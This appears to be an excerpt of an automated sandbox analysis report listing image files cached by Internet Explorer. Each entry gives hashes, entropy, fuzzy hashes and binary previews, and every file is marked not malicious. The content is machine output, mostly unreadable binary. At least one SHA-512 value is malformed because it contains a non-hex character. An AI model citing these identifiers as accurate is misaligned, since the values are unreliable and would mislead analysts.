C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cEP3G[1].png	
SHA-256:	C7F0A19554EC6EA6E3C9BD09F3C662C78DC1BF501EBB47287DED74D82AFD1F72
SHA-512:	BDBAD03B8BCA28DC14D4FF34AB8EA6AD31D191FF7F88F985844D0F24525B363CF1D0D264AF78B202C82C3E26323A0F9A6C7ED1C2AE61380A613FF41854F2E67
Malicious:	false
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK..[h\E...3..l.....k....AZ->..}S./.J..5 (H..A.'E...Q.....A..$.}...(V..B.4..f...I...l"...;{...~...3#.?.<..%.}{.....=..1.)Mc_..=V..7...7..=...q=.%&S.i,..]).....)..N...Xn.U.i.67.h.i.1I>.....}.e.0A.4{Di."E...P.....w.....|.O.~>..=.n[G..../...+.....8.....2....9.!.....].s6d.....r.....D:A...M...9E..`.,.I..Q..],k.e..r`.l..`..2...[.e<.....|m.j...,~...0g....<H..6.....|..zr.x.3...KKs..(.j..aW....\.X...O.....?v...."EH...i.Y..1..tf~....&..I.()p7.E..^.<..@.f'..|.[....{.T_?....H.....v....awK.k..l{9..1A.,...%.!...nW[f.AQf.....d2k{7..&i.....o.....0...=.n.\X....Lv.....;g^.eC...[*).....#..M..i..mv.K.....Y"Y.^..JA..E).c...=m.7,.<9..0-..AE..b.....D*.;...Noh]JTd.. .....pD..7..O..+...B..mD!.....(..a.Ej..&F.+...M]..8..>b..FW,....7.....d...z.....6O).8....j.....T...Xk.L..ha..{.....KT.yZ....P)w.P....lp.../.....=....kg.+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	917
Entropy (8bit):	7.682432703483369
Encrypted:	false
SSDEEP:	24:k/6yDLeCoBkQqDWOIotl9PxlehmoRArmuf9b/DeyH:k/66oWQiWOIul9ekoRkf9b/DH
MD5:	3867568E0863CDCE85D4BF577C08BA47
SHA1:	F7792C1D038F04D240E7EB2AB59C7E7707A08C95
SHA-256:	BE47B3F70A0EA224D24841CB85EAED53A1EFEEFCB91C9003E3BE555FA834610F
SHA-512:	1E0A5D7493692208B765B5638825B8BF1EF3DED3105130B2E9A14BB60E3F1418511FEACF9B3C90E98473119F121F442A71F96744C485791EF68125CD8350E97D
Malicious:	false
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....*IDATHK.V;o.A..{.m...P,..$D.a...*.H..."...h.....o....)R(..IA...("..........u...LA.dovfg....3.'.+.b....V.m.J..5-.p8.....Ck..k...H).....T.....t.B...a... .^.....^.A..[..^..j[.....d?!x....+c....B.D;...1Naa.....C.$..<(J...tU..s...".JRRc8%..~H..u...%...H}..P.1.yD...c.....$...@@.....`.*..J(cWZ..~.}..&...*.~A.M.y,.G3.....=C.....d..B...L`..<>..K.o.xs...+.$[..P....rNNN.p....e..M,.zF0....=.f*..s+...K..4!Jc#5K.R...*F. .8.E..#...+O6..v...w....V...!..8|Sat...@...j.Pn.7....C.r....i.....@.....H.R....+."....n....K.}.].OvB.q..0,...u..,.....m}.)V....6m....S.H~.O.....\.....PH..=U\....d.s<...m..^.8.i0.P..Y..Cq>.....S....u.....!L%.Td.3c.7..?.E.P..$#i[a.p.=.0..\..V*..?. ./e.0.._..B.]YY..;..\0..]..|.N.8.h.^..<(.&qrl<L(.ZM....gl:.H....oa=.C@.@.....S2.rR.m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cKZI5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8939
Entropy (8bit):	7.940127829825763
Encrypted:	false
SSDEEP:	192:xCJL+9dC2Ysx37k/OGpQLk+OHoJyuuMlgWKNBl41SursI:UJvirk/OGpQ10Mx1SursI
MD5:	7D8C669044D05069EA7F5F17232F6D2C
SHA1:	F81EF1CC6A17FB19E07A51395FF5364F436B2669
SHA-256:	01BB242426B6C958A013F591A79E1A30D64237383EF8676B3EFF9D2732BABCCB
SHA-512:	22B13017CCAAF2D77BF9230AED93426AF686D5E6700398F9A38843DC7A5336D02EACAD2F1C16AABAFEC58084324C8043B18B779C53BC732ADA58D4FBAD1ADI4C
Malicious:	false
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?../..C..@.c.....jn.....0^.g8Y~...]...@}k.*....r..k...o....q....4..<..RqR..,.^C...#.7"..E9y..Nq..S2.B.nK..z.hU.".8.o.%.`J7`$.....J..u.U..[6...a.{H..&...m..+~.....}d?..U..{..0.kq.....)-.L.`#.....V...Z\.mm.)....?i.1K.Y.pXw....`Y$.....?...}m$7.A....u.iV.u..}...&f..q..j.....-..J$X.*.).s.I...u9.9Z3..{z... ....R;..%..U.V.....4..V/su.NH..Z..y.....>...].s.i

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cQDJf[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	37517
Entropy (8bit):	7.965626044274013
Encrypted:	false
SSDEEP:	768:70ecp9HjBsfZdbdoxFUWTYmsHqposV7NhzohdWQhwAoJk1+PYnSoMW:70ecphFgZdbaxFUKfEqpoEbohfdwQ+PG
MD5:	5849BD5294610A2EA0A5F819221B260C
SHA1:	A88C7166A269DFE057BB2A35DD0F46BE81D857B9
SHA-256:	531F2E35A92F69AB27D55CC66B2D16AC4AC72A9CE5B40E6E4EAF8356EAA05AFA
SHA-512:	CB6EDD64DCD7FDB078ED65C8B96AB1C00F833A60C7995619C6C74FB9F0B63795C218986744540309A36D093B03CBAFD0A6E6683099E35D18416D003D62AC85
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cQDJf[1].jpg	
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..h....<(....)h.(.....JZ\Q..JZ1K.Aa)h..(.....b.X(....bR.K..J)qE .....&)h..,%.....P0..(...ZC.1KE.E$o..!S.y.J.i0. (B....l....t|ol(..Oz..4.....@..jK...Y....Zh...+.c..b7c.G_.Ry..c..Y@.VnKw.?:l.nn.EF.E..q.T1.{.O....8...,...>\.>.....,.|p[.T..\p....Y.!.....*0Pw..9....P...:..-".1Y.>Y~..@.v.1Xz.....<`....}.<...] {.....$.eS.....^.gu....|.B.....&.Hn....}.d...:...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cRi5E[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	6954
Entropy (8bit):	7.842148345190329
Encrypted:	false
SSDEEP:	96:BGs6E8SFAFhcBV7RjOjfoVLau2G/bN/LFgkVDuDxaShnrEW8x346pq:BYnFhcB8foVLYa/BViDUKrQoSq
MD5:	79DA416D64CE9DCEF194B31CAE825611
SHA1:	3A0FD9A70DC3B7E0DDA00395A07ADE7BE258F66A
SHA-256:	A337BA6869049A6C74162442D310A28235271ACF686901220CC59F8DA85D8925
SHA-512:	58B8B8018A35699CEEB10915F7AEC26428F3F1926A479023F870B10ABA404C438400FA8C5AAF3674FD5B401DD501C339818508B88A2F0AF73F3DA52A1AD93AD5
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?...(...(.....>.t.....E.@.W.Sj...\.N..(.<9.y...!.u...84.N.E &....L....4:....N.4....*..hZB$...Pi..M4.M 4..)TR.@..R..E.P.IKI@.E.P.RR...J(...tTW..[Fd...k...R.p..y..*Dt.....Z....a.U.T.WVy.....+..Q\....FT....=.>....bUJ9b}.}hN.5i.J.e.[.I.).&2..W.0..(...D:.y.L....)..ZZ(..0i....h...b.*.QP. .h..)sI.3L.<.1E .(4.isL.4.....w.....M.....J.ZJZJ.J(.....`%.Q@.:..T.y.....{

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cSKd3[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	24009
Entropy (8bit):	7.919710519872157
Encrypted:	false
SSDEEP:	384:7i3lcl24HNAxLnYP9rGHcyL1gMcBBaRz7ljXTm6KX7T2osh7qhgT321Aia2K00p7:7i3lczILYPRSBRVVYuxh2K0i7
MD5:	B501DD72C319E345FBAD928F9E37A7CD
SHA1:	72E4ECBE09399D10776947E3EED597ED070CF57D
SHA-256:	D77906E9363AC1CECB83374EFE81188264E05314DA99BD8454BE71E709B21E1F
SHA-512:	4E6BB30A59BF9D3D79A97D9634A12110E41FF73ADE91071AE52D0F4E7053791A4A0FE455279DB5B53B769BA40C9D84377653E4620D3470D663940FB8976E665F
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....q.\\..#...s..\...@..V.}.+.....fg=...k.....j:..>.{.....M....*.....V.v.1.....7..Q.\..P.G9.....G.M.iQ.... .J...&h.M%.i(...H ./J.1F)h.a.1.3N...!.....h'.h.....V.\`.$.h.0...4.K@.....+yt..%A.Q.x.@..G..R....T.T>.Z.XqH.....t.....4.qOf...h.@.J.4.c.S.Be|..)1.X.....m.....\....+6.3....2.....IIt..x*9.{..Z....jt..9..3.>..... {.....71.....?...-#.....F..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cSLsD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23011
Entropy (8bit):	7.936583465651256
Encrypted:	false
SSDEEP:	384:rIr32EWY1MHKzrbwcSkDhGQ8G23Gskp8DlM88Ea+5xUznh4bMqNyucxyelWQwpF3:rIbO0r0MNt2NS8D3bIh4Iyel60gnft
MD5:	78E16C86E938CF7481663F0713A4D8AB
SHA1:	B0FD0224AFCCC2F68906504966367A5260A32534
SHA-256:	C56ADA8B6D6E10F8C5E4EDBA41873E3C9831EC343CEE0F7E53EA3E612F507BD4
SHA-512:	656AFD80B7F854E2350AD8A64D7B9946CEB1F6AE99CDA31111289CCF9C7DDA9317E589F4302E2F38B6A2A2E1B4200EDA5513CA215DF26E5AF8D26A0F690782E A
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...(.. (...(...(...(...))i(.UK..&...;p3V..MsZ....#$}..jd.$..KQ..b3.QD.HU.C.?OqT....BX..H....2`.,:.V.52.....#...J...'. ..P.p&.r..f.-J.m....(C2..8..}y.{+...aA.}.'.+..8....I..^A.M.....T.. .+....D..x|..g.>a..?.W=...v.....,._..2q2../.H./..T=.u..,^dee.....Z[._..B....r+6..H.Y.....:7..x.[.....)'q5b.\.0.1d..N..x..(G^.. >..}.. .....:..[f.".'B..~5B'X.....O..?.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cSTh1[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 240x240, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9068
Entropy (8bit):	7.92912062181785
Encrypted:	false
SSDEEP:	192:BCl/+um68kJ56/nts4lgbaBmYPNcXuOuJjzfNuKN88/QItZF+vOaxxPZv9uy4ypd:kkg8kDEtsE548BVfgKN88RnF+ma3PZY2
MD5:	388C19C81B0A18EBD802F28AED40FC54
SHA1:	E22E2340E73FC275C99275291C04209F18F01F65
SHA-256:	61EB10C8CC2D1E8F5E95BC8797CFF9590447FF6D32439D8A30FC57B2380684E8
SHA-512:	CC155FA07AB82245874F9522053D38B7B93F142BE47747692D8C66A6D848AA77532CFB079DCF6308E8140F58030310B4E37FE60C7AA97D7BB86C2D6068175801
Malicious:	false
Preview:	......JFIF.....C..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..e..z'..)>....O..W.R.0..c..c..s..?.R..?..?.^v#L...d@c..y.....T.....X...O..W.1n94.>...c.L...h...Y.....\,zp....F.. ..u.=..c.|..Y.:@...Z.LqGj..=02....A.+.r}h..zn.:W.noSF....c.A.....2O..J&..%q..p...i.H.1.L....F..\..y..E...^..B....%..3G..K.....zv.l.+..~?.....O.=@t.....).~..'V.....A..G.....4\..... Sym..M1.~....r.E...L...Bi|.O..".!a..N...
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cSi57[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	12427
Entropy (8bit):	7.941319168787399
Encrypted:	false
SSDEEP:	384:exG6jY/K6tzxeMmy8vOILhn6++wljjgiwfGTXno/NM2:ex9jhmsLhnf+wljjgvfYSK2
MD5:	29C154891A6E7C4A0F98DC09BB495B65
SHA1:	C452DAF504D8E71802679DF021F997E547D36E22
SHA-256:	DE6160DAE9872BE7CFEEAC6DF9054FE4974A080FC25B9725D4AA65E81348A836
SHA-512:	489B73EA7318E24D009E2BB1C30483F19DADFE8A2ECF3BBC8C964F12CB3B3A161A759B66AE0ABBFD9F2D04E64D8AC986842ED1C291BED75D263EECD5D302A 7B0
Malicious:	false
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?....n..h...G.],.uV.G..g. -n.uV.=..P.'&..A....).E<.P ...Z.Y....c..P..N[j.g...gx.I..P.a....)..>g#..J.k$.SI.{U .9..]...=.}.....>R. u5...j.....\{T.,g.N.as#.....i$...1.....N..I..j@&..9.U....:.9....)p....p..c.....+.c.#...Z..!F*...I%..P.-Y....VjnM!8..\R..K..o..PiU..*.,...n._".....L.....|..A.N.d9...y.....Z_.. Z.E.'.X[..Z.d.....z.II.S.x..\.....q.OY..~.....V
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cT4bT[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	12488
Entropy (8bit):	7.951874278179693
Encrypted:	false
SSDEEP:	384:ekn6Wup9M3fQ9WulGf4EjFdHl8FwCGid4A:eA619WC9+/llw7id4A
MD5:	E464B5BBDDA8E0A3CE6A4D38D6DE6EC0
SHA1:	B745B09DA657FDB2F2186CEF468DCC3C8490D7D7
SHA-256:	8A2D67670F02D7D0896D6FD02FB12DDFDD476954B33BC58842A205D0B6AFD2EA
SHA-512:	AFABA0E60150D7706914FA505AD750BA68FBADAAD78F77D7E6FEC28F6309C7DD987475EBB3926B83CC7C7EFCE995F56D968ACFD3637EE9815C1BA57DC70F9 03
Malicious:	false
Preview:	......JFIF.....,.....C..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..ik..]....(..p.qhW-...dn.O.....)E....Z(....(.ii)h..To*'."..j.....Hv4...He@3.~u.....:.8....Y.....P..D....z.).^C /.pk.]AF.....$...o....A.....P....{.3.c.#.=B.7..A-.D.'.iJ...jKb.....$.iYYN.....n...%)..D.....R.Q@.4.KM&...QE.-%-%0.(..AE..`P.T..$.u..N...7..\G.Y...>..^(.....".....:.8.R.!...jP....ob?. +.....g.tsS..w".#.B.\G..\@..tsN....|..L9.....xQ.....>.
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	396
Entropy (8bit):	6.789155851158018

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB6Ma4a[1].png	
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFPFaUSs1venewS8cJY1pXVhk5Ywr+hrYYg5Y2dFSkjhT5uMEjrTp:6v/78/kFPFnXleeH8YY9yEMpyk3Tc
MD5:	6D4A6F49A9B752ED252A81E201B7DB38
SHA1:	765E36638581717C254DB61456060B5A3103863A
SHA-256:	500064FB54947219AB4D34F963068E2DE52647CF74A03943A63DC5A51847F588
SHA-512:	34E44D7ECB99193427AA5F93EFC27ABC1D552CA58A391506ACA0B166D3831908675F764F25A698A064A8DA01E1F7F58FE7A6A40C924B99706EC9135540968F1A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....!IDAT8Oc|. ..?...|.UA....GP.*`|. .....E...b.....&.>..*x.h....c.....g.N...?5.1.8p.....>1..p...0.EA.A...0...cC/...0 Ai8...._....p.....)....2...AE....Y?.....8p..d.....$1l.%.8.<.6..Lf..a.....%.....-.q...8...4...."...`5..G!.|..L....p8 ...p.....P....,..l.(..C]@L.#....P...).....8.....[.7MZ.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	444
Entropy (8bit):	7.25373742182796
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFFDDRHbMgYjEr710UbCO8j+qom62fke5YCsd8sKCW5biVp:6v/78/kFFlcjEN0sCoqoX4ke5V6D+bi7
MD5:	D02BB2168E72B702ECDD93BF868B4190
SHA1:	9FB22D0AB1AAA390E0AFF5B721013E706D731BF3
SHA-256:	D2750B6BEE5D9BA31AFC66126EECB39099EF6C7E619DB72775B3E0E2C8C64A6F
SHA-512:	6A801305D1D1E8448EEB62BC7062E6ED7297000070CA626FC32F5E0A3B8C093472BE72654C3552DA2648D8A491568376F3F2AC4EA0135529C96482ECF2B2FD35
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....QIDAT8O....DA.....F...md5"...R%6.].@.....D.....Q...}s.0...~.7svv.....;.%..\.....]...LK$...!.u. ...3.M.+.U..a..~O.....O.XR=.s.../....l....l.=9$.....~A.,. ..<...Yq.9.8...l.&.....V. ..M.\..V6.....O.....!y:p.9..l....."9.....9.7.N.o^[..d.....]g.%..L.1...B.1k....k....v#._.w/...w...h..\.. ..W...../..S.`.f.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BBY7ARN[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	778
Entropy (8bit):	7.591554400063189
Encrypted:	false
SSDEEP:	12:6v/78/W/6TiO53VscuiflpvROsc13pPaOSuTJ8nKB8P9FekVA7WMZQ4CbAyvK0A:U/6WO5Fs2dBRGQOdl8Y8PHVA7DQ4CbX0
MD5:	7AEA772CD72970BB1C6EBCED8F2B3431
SHA1:	CB677B46C48684596953100348C24FFEF8DC4416
SHA-256:	FA59A5A8327DB116241771AFCD106B8B301B10DBBCB8F636003B121D7500DF32
SHA-512:	E245EF217FA451774B6071562C202CA2D4ACF7FC176C83A76CCA0A5860416C5AA31B1093528BF55E87DE6B5C03C5C2C9518AB6BF5AA171EC658EC74818E8AB3 E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8OMS[k.Q..v.....)&V*.*"./(H. U..|P,.....DP.}...bA.A|.....J..k.5Mj..ic...^.3.Mq..33;.\....*..EK8.".2 x.2.m;.}."..V...o..W7.\.5P...p.....2..+p..@4.-...R..{....3..#.-.. .E.Y....Z..L ..>z...[.F...h.....df_...-....8..s*~.N...|...,..Ux.5.FO#...E4.#.#.B.@..G.A.R._. .."g.s1.._@.u.zaC.F.n?. w.,6.R%N=a....B:.Z.UB...>r..}.....a.....\4.3.../a.Q.....k<..o.HN.At.(../)......D*...u...7o.8|....b.g..~3...Y8sy.1IlJ..d.o.0R]..8...y,\...+.V...:?B}.#g&.`G.....2.....#X.y).$..'.Z.t.7O .....g.J.2..`..soF...+....C.....z.....$.O:./...../].]..f.h*W.....P....H.7..Qv...rat....+.(..s.n..w...S...S...G.%v.Q.aX.h.4....o.~.nL.lZ..6.=...@..?.f.H...[..I)..["w..r.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BBih5H[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	930
Entropy (8bit):	7.648838107672973
Encrypted:	false
SSDEEP:	24:4Blz5F/i83HMOlt4Ol9Okcvz7v590ZIVkQ/k8xMd:4Bl9F/iCN7ikcHv5CZIbMV
MD5:	F1AEB21B524DE2509415284BB45C9D1B
SHA1:	9C5D17A573FE2DC2ACB2729381BC777C9C8474A3
SHA-256:	EFD678CBFA67BBD38DCF9BFBDBA90804EA2425B93F0A7447DACA21F9ECCCD458
SHA-512:	5FDD9593498D0C5C479CEB7CD51CE39F47F27A7ECA75D66372E9F633C5D35AC5350B6D3DBD5F3830C2F2A45E53C80340D2B3502A48CF0051D02EB13C844786 A
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....sRGB.....gAMA.....a.....pHYs.....o.d...7IDATHK.UKHUA..f.....HQ((_`.K,"...P..(..ha.%QPR..B.T.Dw-2.B`..W{(..Y....K.....i.....{0.9.^.'H S..''t'....=u...]..!.:=.F..W.Q.M:...1.....e...bZ.4(5 .@DJ..7.....Z..&.....jf.aW_.Ndj.[$.k.*.Q. .0.ot.P....pu.1.5...}.....Y...a....<..Mt.....d..$>.|.g@....`...15.^..X..R=.6.Jd..y...(F..T..(. 7ew.`..Ay.5.....9..d.n3....7<...^.m4.&$JH|I'}.:.R....d.j.!...[i4.QT...|.....6.....,g.b...."db.{..N:..sj..c..5...,ZX.a.=..*O.P*.:..7Lg.ND...<....c.9Jd.....]5R..!._..:..x..>H..!,`.;...J.#....9..Q.... 8....s..#DQ.u....}|k.1...e6.6p...V.q.\K...B?..=..40A....#.....n._X.Z..+*.r....>>%..G]..<...:z...f.!.w<....n.Y..%g..W...G..W.....C..NKNv.....:..>...F.....7.z..<....\...;..Q..1.| ..`Z.OZ.@...`.I|..^..SNe%V...<.6.....o.@#.>.~.... {.....n..>@9..u._.wx.....N}..6.^.P....0....'.).....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BBkwUr[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	431
Entropy (8bit):	7.092776502566883
Encrypted:	false
SSDEEP:	12:6v/78/kFkUgT6V0UnwQYst4azG487XqYsT:YgTA0UnwMM487XqZT
MD5:	D59ADB8423B8A56097C2AE6CBEDBEC57
SHA1:	CAFB3A8ABA2423C99C218C298C28774857BEBB46
SHA-256:	4CC08B49D22AF4993F4B43FD05DE6E1E98451A83B3C09198F58D1BAFD0B1BFC3
SHA-512:	34001CBE0731E45FB000E31E45C7D7FEE039548B3EA91EBE05156A4040FA45BC75062A0077BF15E0D5255C37FE30F5AE3D7F64FDD10386FFBB8FDB35ED8145FC
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....DIDAT8O..M.EA...sad&V l.o.b.X.....O,.+..D....8_u.N.y.$.....5.E..D.....@...A.2.....!..7.X.w..H.../..W2.....".....c.Q.....x+f..w.H.`...1...J.....~'.{z)fj...`I.W.M..(.!..&E..b...8.1w.U...K.O,.....1...D.C..J....a..2P.9.j.@.....4l....Kg6.....#.....g....n.>.p.....Q.....h1.g .qA\..A..L .|ED...>h....#....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
